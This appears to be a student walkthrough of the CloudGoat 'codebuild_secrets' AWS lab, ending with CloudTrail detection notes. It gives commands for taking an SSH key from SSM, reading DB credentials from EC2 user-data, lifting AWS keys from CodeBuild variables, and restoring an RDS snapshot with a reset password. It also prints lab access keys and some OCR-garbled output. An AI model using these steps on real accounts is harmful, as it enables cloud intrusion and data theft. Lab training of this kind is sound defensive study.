# Codebuild\_secrets



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## 1. Settings

#### 1-1. Install AWS

```
sudo snap install curl
curl "https://awscli.amazonaws.com/awscli-exe-linux-x86_64.zip" -o "awscliv2.zip"
unzip awscliv2.zip
sudo ./aws/install
```

#### 1-2. Download CloudGoat

```
sudo apt install git
git clone https://github.com/RhinoSecurityLabs/cloudgoat.git
```

#### 1-3. Install terraform

```
sudo apt-get update && sudo apt-get install -y gnupg software-properties-common wget -0- https://apt.releases.hashicorp.com/gpg | \
gpg --dearmor | \
sudo tee /usr/share/keyrings/hashicorp-archive-keyring.gpg > /dev/null
gpg --no-default-keyring \
--keyring /usr/share/keyrings/hashicorp-archive-keyring.gpg \
--fingerprint
echo "deb [signed-by=/usr/share/keyrings/hashicorp-archive-keyring.gpg] \
https://apt.releases.hashicorp.com $(lsb_release -cs) main" | \
sudo tee /etc/apt/sources.list.d/hashicorp.list
sudo apt update
sudo apt-get install terraform
```

## 1-4. Prepare python environment

```
sudo apt install python3.12-venv cd cloudgoat/
python3 -m venv .venv source .venv/bin/activate
```

## 1-5. Install CloudGoat dependencies

```
pip3 install -r ./requirements.txt
```

## 1-6. Configure profile

```
aws configure --profile TDHT

AWS Access Key ID [None]: AKIATJHQEEC5V3NVOTNR

AWS Secret Access Key [None]:

/bjuuBd*********************************

Default region name [None]: us-east-1

Default output format [None]: json
```

```
./cloudgoat.py config profile
./cloudgoat.py config whitelist --auto
./cloudgoat.py create codebuild_secrets
```

#### 2. Solo

## 2-1. Configure

```
(.venv) user@user:~/cloudgoat/codebuild_secrets_cgideaa6yigive$ cat start.txt
cloudgoat_output_aws_account_id = 225989370043
cloudgoat_output_solo_access_key_id = AKIATJHQEEC572C7FC7F
cloudgoat_output_solo_secret_key = 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
```

#### 2-2. Instance Info.

```
"Description": "",

"Groups": [

"GroupName": cg-ec2-ssh-codebuild_secrets_cgideaa6yigive',

"GroupId": "sg-0068149335392Te18"

}
],

"Ipv6Addresses": [],

"MacAddress": "02:9d:e3:e7:54:49",

"NetworkInterfaceId": "eni-023825d670fe23fd2",

"OwnerId": "225989370043",

"PrivateDnsName": "ip-10-10-159.ec2.internal",

"PrivateIpAddresses": [
```

I was able to find out the GroueName through the aws ec2 describe-instances --profile Solo command.

## 2-3. security group

I can see that they communicate over TCP 22 and GroupName via the 'aws ec2 describe-security-groups --profile Solo' command.



#### 2-4. SSM

I was able to find out the private and public keys through the 'aws ssm describe-parameters -- profile Solo' command.

## 2-5. OPENSSH Private key

I found out the OPENSSH private key via the command 'aws ssm get-parameter --name cg-ec2-private-key-codebuild\_secrets\_cgideaa6yigive --profile Solo --query "Parameter.Value" --output text > private\_key' and saved it to the private\_key file.



#### 2-6. Connect to an SSH

```
자동 할당된 IP 주소
급 3.226.239.156 [퍼블릭 IP]
```

```
welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-1032-aws x86_64)

* Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com

* Support: https://landscape.canonical.com

* Support: https://ubuntu.com/advantage

System information as of Sun Aug 18 12:46:37 UTC 2024

System load: 0.0 Processes: 83
Usage of /: 17.7% of 7.69GB Users logged in: 0
Memory usage: 15% IP address for eth0: 10.10.10.159

Swap usage: 0%

Get cloud support with Ubuntu Advantage Cloud Guest:
http://www.ubuntu.com/business/services/cloud

314 packages can be updated.
226 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

To run a command as administrator (user "root"), use "sudo <command>". See "man sudo_root" for details.
```

I connected to ssh via the command 'ssh -i private\_key ubuntu3.226.239.156'.

#### 2-7. View the sensitive information



```
ubuntu@ip-10-10-159:-$ cd /var/lib/cloud/instances
ubuntu@ip-10-10-10-159:/var/lib/cloud/instances$ ls
l-0319ccd5fad2fb895/
ubuntu@ip-10-10-159:/var/lib/cloud/instances$ cd i-0319ccd5fad2fb895/
ubuntu@ip-10-10-10-159:/var/lib/cloud/instances/i-0319ccd5fad2fb895$ ls
boot-finished datasource obj.pkl sem user-data.txt.i vendor-data.txt.i
cloud-config.txt handlers scripts user-data.txt vendor-data.txt.t
ubuntu@ip-10-10-10-159:/var/lib/cloud/instances/i-0319ccd5fad2fb895$ cat user-data.txt
cat: user-data.txt: Permission denied
ubuntu@ip-10-10-10-159:/var/lib/cloud/instances/i-0319ccd5fad2fb895$ sudo cat user-data.txt
#!/bin/bash
apt-get update
apt-get install -y postgresql-client
psql postgresql://cgadmin:wagrrrrwwgahhhhwwwrrggawwwwwwrr@cg-rds-instance-codebuild-secrets-cgideaa6yigive.cnmks
g480h3s.us-east-1.rds.amazonaws.com:5432/securedb \
-c "CREATE TABLE sensitive_information (name VARCHAR(100) NOT NULL, value VARCHAR(100) NOT NULL);"
psql postgresql://cgadmin:wagrrrrwwgahhhhwwwrrggawwwwwrr@cg-rds-instance-codebuild-secrets-cgideaa6yigive.cnmks
g480h3s.us-east-1.rds.amazonaws.com:5432/securedb \
-c "INSERT INTO sensitive_information (name,value) VALUES ('Key1','V\!C70RY-PvyOSDptpOVNX2JDS9K9jVetC1xI4gMO4');"
psql postgresql://cgadmin:wagrrrrwwgahhhhwwwrrggawwwwwwrr@cg-rds-instance-codebuild-secrets-cgideaa6yigive.cnmks
g480h3s.us-east-1.rds.amazonaws.com:5432/securedb \
-c "INSERT INTO sensitive_information (name,value) VALUES ('Key1','V\!C70RY-PvyOSDptpOVNX2JDS9K9jVetC1xI4gMO4');

psql postgresql://cgadmin:wagrrrrwwgahhhhwwwrrggawwwwwwrr@cg-rds-instance-codebuild-secrets-cgideaa6yigive.cnmks
g480h3s.us-east-1.rds.amazonaws.com:5432/securedb \
-c "INSERT INTO sensitive_information (name,value) VALUES ('Key2','V\!C70RY-JpZFReKtvUiWuhyPGF20m4SDYJtOTxws6');
""
```

I was able to see the sensitive\_information inserted into the database via the 'aws lambda list-functions --region us-east-1' command and 'sudo cat /var/lib/cloud/instances/i-0319ecd5fad2fb895 /user-data.txt'.



## 3. Calrissian

## 3-1. Configure

```
user@user:~$ aws codebuild list-projects --profile Solo
{
    "projects": [
        "cg-codebuild-codebuild_secrets_cgid7gkqshhzkp"
    ]
}
```

## 3-2. AWS codebuild



#### 3-3. Calrissian's key

```
codebuild batch-get-projects --names cg-codebuild-codebuild_secrets_cgid7gkqshhzkp
   er@user:~$ aw:
-profile Solo
     "projects": [
 "projects": [
               "name": "cg-codebuild-codebuild_secrets_cgid7gkqshhzkp",
"arn": "arn:aws:codebuild:us-east-1:924603634412:project/cg-codebuild-codebuild_secrets
- echo \'
              },
"artifacts": {
    "type": "NO_ARTIFACTS",
    "overrideArtifactName": false
              },
"cache": {
"type": "NO_CACHE"
               "environment": {
    "type": "LINUX_CONTAINER",
    "image": "aws/codebuild/standard:1.0",
    "computeType": "BUTLD_GENERAL1_SMALL",
    "environmentVariables": [
                             "name": "calrissian-aws-access-key",
"value": "AKIA5ORVL2LWHIFK2QW5",
"type": "PLAINTEXT"
                             "name": "calrissian-aws-secret-key",
"value": "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",
"type": "PLAINTEXT"
                   "privilegedMode": false,
"imagePullCredentialsType": "CODEBUILD"
               },
"serviceRole": "arn:aws:iam::924603634412:role/code-build-cg-codebuild_secrets_cgid7gkq
"key": "Name",
"value": "cg-codebuild-codebuild_secrets_cgid7gkqshhzkp"
                        "key": "Scenario",
"value": "codebuild-secrets"
                        "key": "Stack",
"value": "CloudGoat"
```

I was able to get Calrissian's access key and secret key via 'aws codebuild batch-get-projects --names cg-codebuild-codebuild\_secrets\_cgideaa6yigive --profile Solo'.



#### 3-4. Configure Calrissian

```
user@user:~$ aws configure --profile Calrissian
AWS Access Key ID [None]: AKIA50RVL2LWHIFK2QW5
AWS Secret Access Key [None]: EIs0byfxpHhn88lngQ7yMrI33ZGxT9DR85Iir1fy
Default region name [None]: us-east-1
Default output format [None]:
```

#### 3-5. Calrissian's instance information

I didn't get a picture, but I was able to get Calrissian's database instance information via the 'aws rds describe-db-instances --profile Calrissian' command.

#### 3-6. Save the DB

I saved Calrissian's DB information via the 'aws rds create-db-snapshot --db-instance-identifier cg-rds-instance-codebuild-secrets-cgideaa6yigive --db-snapshot-identifier cloudgoat --profile Calrissian' command.



## 3-7. Security groups

I created a new DB named 'retry' through the command above.



#### 3-8. Change my password

After some time, I changed the password of the created DB to 12345678.

#### 3-9. Conntect to 'retry' DB

```
でtry.cnmksg48oh3s.us-east-1.rd
s.amazonaws.com

wbuntu@ip-10-10-10-159:/var/ltb/cloud/instances/t-0319ecd5fad2fb895$ psql postgresql://cgadmin@retry.cnmksg48oh3
s.us-east-1.rds.amazonaws.com:5432/postgres
Password:
psql (10.23 (Ubuntu 10.23-0ubuntu0.18.04.2), server 16.2)
WARNING: psql major version 10, server major version 16.
Some psql features might not work.
SSL connection (protocol: TLSv1.2, cipher: ECDHE-RSA-AES128-GCM-SHA256, bits: 128, compression: off)
Type "help" for help.
postgres=>
```

I connected to the 'retry' DB with postgresql via that command.



#### 3-10. View DB

```
postgres=> \dt
Did not find any relations.
postgres=> \l
                                                    List of databases
                                                      Collate
                                                                                                   Access privileges
                  Owner
                                  | Encoding |
                                                                               Ctype
     Name
                                                     en_US.UTF-8 | en_US.UTF-8 |
en_US.UTF-8 | en_US.UTF-8 |
en_US.UTF-8 | en_US.UTF-8 |
en_US.UTF-8 | en_US.UTF-8 |
  postgres
                  | cgadmin
                                     UTF8
                                                                                                 rdsadmin=CTc/rdsadmin
  rdsadmin
                    rdsadmin
                                     UTF8
                    cgadmin
  securedb
                                     UTF8
  template0
                    rdsadmin
                                     UTF8
                                                                                                 =c/rdsadmin
                                                                                                 rdsadmin=CTc/rdsadmin
  template1
                    cgadmin
                                     UTF8
                                                      en_US.UTF-8 |
                                                                           en_US.UTF-8
                                                                                                 =c/cgadmin
                                                                                                 cgadmin=CTc/cgadmin
 (5 rows)
postgres=> \c securedb
psql (10.23 (Ubuntu 10.23-0ubuntu0.18.04.2), server 16.2)
WARNING: psql major version 10, server major version 16.
Some psql features might not work.
SSL connection (protocol: TLSv1.2, cipher: ECDHE-RSA-AES128-GCM-SHA256, bits: 128, compression: off)
You are now connected to database "securedb" as user "cgadmin".
 securedb=> \dt
                         List of relations
                                                 | Type | Owner
  Schema I
                            Name
  public | sensitive_information | table | cgadmin
 (1 row)
 securedb=> SELECT * FROM sensitive_information;
  name |
                                        value
  Key1 | V\!C70RY-PvyOSDptpOVNX2JDS9K9jVetC1xI4gMO4
Key2 | V\!C70RY-JpZFReKtvUiWuhyPGF20m4SDYJtOTxws6
 (2 rows)
 securedb=>
```


With the commands in the photo above, I was able to see the sensitive keys of the DB.



## 4. Analyze CloudTrail logs & identify what events can detect the attack



I extracted those records to a CSV.



The result of the extraction.

The CloudTrail logs I provided contain a variety of information, including:

- User Information: Usernames and associated AWS access keys.
- Event Details: The event time, source, name, region, IP address, and user agent.
- **Error Codes**: Any errors that occurred during the event.
- **Resources**: The AWS resources involved in the events.
- Request and Event IDs: Unique identifiers for requests and events.
- Event Type and Category: Details on whether the event was read-only, the type of event, and the category it falls under.



## **Key Attack Detection Events Analyzed:**

- ModifyDBInstance: This event involves modifying an RDS instance. If this event occurs in a
  way that deviates from the normal workflow or if there are multiple failed attempts, it could
  be a sign of an attack. For example, the InvalidDBInstanceStateFault error indicates an
  attempt to modify the RDS instance in an invalid state, which could be indicative of an
  attack attempt.
- ModifyNetworkInterfaceAttribute: This event involves modifying the attributes of a network interface. Network interfaces are crucial resources that manage external connections, and any abnormal attempts to modify these attributes could be suspected as an attack attempt.
- **CreateNetworkInterface**: This event involves creating a new network interface. An attacker may create a new interface to direct malicious traffic. This is a critical event to monitor.

